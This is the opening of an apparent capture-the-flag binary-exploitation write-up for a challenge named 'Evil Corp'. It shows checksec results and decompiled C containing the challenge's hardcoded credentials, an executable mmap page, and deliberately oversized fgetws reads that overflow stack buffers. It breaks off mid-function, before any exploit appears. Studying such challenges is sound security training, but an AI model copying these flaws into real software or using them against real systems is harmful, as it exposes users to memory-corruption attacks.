

Evil Corp

1) Checked Security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Evil Corp/pwn_evil_corp]
└─$ checksec evil-corp
[*] '/home/vigneswar/Pwn/Evil Corp/pwn_evil_corp/evil-corp'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


2) Decompiled the code




```

void Setup(void)

{
  setlocale(6,"en_US.UTF-8");
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  SupportMsg = mmap((void *)0x10000,0x4b0,3,0x4032,-1,0);
  AssemblyTestPage = mmap((void *)0x11000,0x800,7,0x4032,-1,0);
  return;
}

```




```

void main(void)

{
  Setup();
  do {
    while( true ) {
      WelcomeMsg();
      if (LOGGED_IN == '\0') break;
      WelcomeMsg();
      ShowNotifications();
      GetOpt();
    }
    Login();
  } while( true );
}

```




```
void Login(void)

{
  int iVar1;
  wchar_t awStack_158 [32];
  wchar_t local_d8 [32];
  undefined8 local_58;
  undefined8 local_50;
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  undefined4 local_18;

  local_48 = 0x6c00000050;
  local_40 = 0x6100000065;
  local_38 = 0x6500000073;
  local_30 = 0x6c00000020;
  local_28 = 0x670000006f;
  local_20 = 0x6e00000069;
  local_18 = 0;
  local_58 = 0x767b00008bf7;
  local_50 = 0x5f55;
  wprintf(L"%ls , %ls \n",&local_48,&local_58);
  wprintf(L"Username: ");
  fgetws(local_d8,0x1e,stdin);
  wprintf(L"Password: ");
  fgetws(awStack_158,300,stdin);
  iVar1 = wcscmp(local_d8,L"eliot\n");
  if ((iVar1 == 0) && (iVar1 = wcscmp(awStack_158,L"4007\n"), iVar1 == 0)) {
    LOGGED_IN = 1;
    return;
  }
  wprintf(L"Sorry, please try again or contact your system administrator.\n");
  wprintf(L"□□□□□□□□□□□□□□□\n");
  return;
}

```



```
void CleanUp(void)

{
  munmap(AssemblyTestPage,0x200);
  munmap(SupportMsg,300);
  return;
}

```




```

void GetOpt(void)

{
  int iVar1;
  long lVar2;
  wchar_t local_10 [2];

  if (LOGGED_IN == '\0') {
    return;
  }
  do {
    wprintf(L"Main Menu: \n");
    wprintf(L"\x1b[90m1. Assembly Tester (ofs *_*)\x1b[0m \n");
    wprintf(L"2. Contact Support\n");
    wprintf(L"3. Logout\n");
    wprintf(L"4. Exit\n");
    wprintf(L">> ");
    fgetws(local_10,4,stdin);
    lVar2 = wcstol(local_10,(wchar_t **)0x0,10);
    iVar1 = (int)lVar2;
    if (iVar1 == 1) {
      wprintf(L"Sorry, This option is not available.\n");
      wprintf(L"□□□□□□□□□□□□\n");
    }
    else if (iVar1 == 2) {
      ContactSupport();
    }
    else if (iVar1 == 3) {
      wprintf(L"Goodbye.\n");
      wprintf(L"□□□\n");
      LOGGED_IN = '\0';
    }
    else {
      if (iVar1 == 4) {
                    /* WARNING: Subroutine does not return */
        exit(0);
      }
      wprintf(L"Invalid option.\n");
      wprintf(L"□□□□");
    }
    wprintf(L"\n");
  } while (LOGGED_IN != '\0');
  return;
}

```




```

void ContactSupport(void)

{
  wchar_t awStack_3e88 [4000];

  wprintf(
         L"Please in less than 1000 character describe your issue and we will \ncontact you for furt
         her information if necessary.\n"
         );
  wprintf(
         L"□□ 1000 □□□□□□□□□□□□□□□□□\n□□□□□□□□□□□□□□□□\n\n"
         );
  fgetws(awStack_3e88,0x1000,stdin);
